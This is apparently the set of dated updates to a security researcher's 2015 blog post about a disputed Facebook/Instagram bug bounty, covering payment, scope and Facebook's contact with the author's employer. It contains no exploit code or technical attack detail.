Minor note: My last update states that I had not received a payment of $2,500. This was my assumption, based on me never providing Facebook a response to their request for my payment details. Apparently those details are just needed if they haven't been provided before. I noticed today that they did indeed send a payment through on Dec 11th using the payment info I had provided for past Facebook bounties. Gmail buried the Paypal notice in my updates folder, leaving me thinking that no payment had been received yet. So we can strike that point / concern off my list below :)

Update - 10:00pm 12/18/2015

I've taken some time to review the online commentary on my write-up, and it's clear there's a lot of strong opinions across the board. There have been a lot of people who have agreed with the concerns that I raise in this write-up, and I've received quite a few emails and messages of support. I really appreciate all the support I've received.

When I posted this write-up, I did it in the aims of transparency, but it appears that a few people have misunderstood certain details. Alex Stamos's blog unfortunately tries to twist what happened, which I aimed to address with my first update. In any case, here are a few key clarifications to common misunderstandings that I have seen. I am fine with people judging my actions for themselves, but I believe that everyone should do so with a clear understanding of the situation.

- No threats or demands of compensation were made prior to, or as part of my submission of the final vulnerability (the S3 buckets). My only request was that I would be able to publish my findings after Facebook had addressed them.
- I did question why Facebook was only offering $2,500 for the RCE, due to them paying others significantly more in the past for RCE's. No answer was ever received.
- Facebook has not paid me $2,500, they have only told me I qualify for that payment. *See update above.
- At no point before Alex Stamos contacted my employer did I use my work email address. Only when *replying* to an email from Alex Stamos to my employer did I use my work email account. My Facebook profile does not include my employer, and none of my actions would have indicated that I was participating on my employers behalf.
- There was no warning, no "back and forth", absolutely no communications between Facebook and myself before Alex contacted my employer. I submitted the vuln in the afternoon, and that evening Alex contacted my employer. Nothing in-between at all.
- I had no indications that Instagram's infrastructure was not in scope prior to completing my testing. Facebook's reply on October 28th was the first indication that I had not understood Facebook's interpretation of scope, and I immediately halted any access to Instagram infrastructure at that point.

Update - 4:00pm 12/17/2015

I see that Alex Stamos has now written his own account of things, so I feel I should address a few points. As Alex sees me as a lowly researcher, he has never communicated with me directly. I guess our respective blogs are the next best thing.

- Compensation has never been the issue here for me. My blog refers to the million dollar bug because the impact of my finding appears completely missed. I would not actually expect anything close to a million dollars.
- As far as I am aware, Facebook does everything in their power to keep users on their platform. The fact that Alex did not contact me through the Facebook security support portal, and instead felt the need to reach me via the company I contract for is just laughable.
- I never contacted Facebook or Alex using my work email account. It was only after Alex contacted my employer via email that I sent a reply from my work account. Alex indirectly contacted me at work, not the other way around.
- While I find it a bit strange, Facebook requires you submit vulnerabilities using your personal Facebook account. I can only hope my Facebook account isn't closed over this -- maybe I should go backup my pictures...?
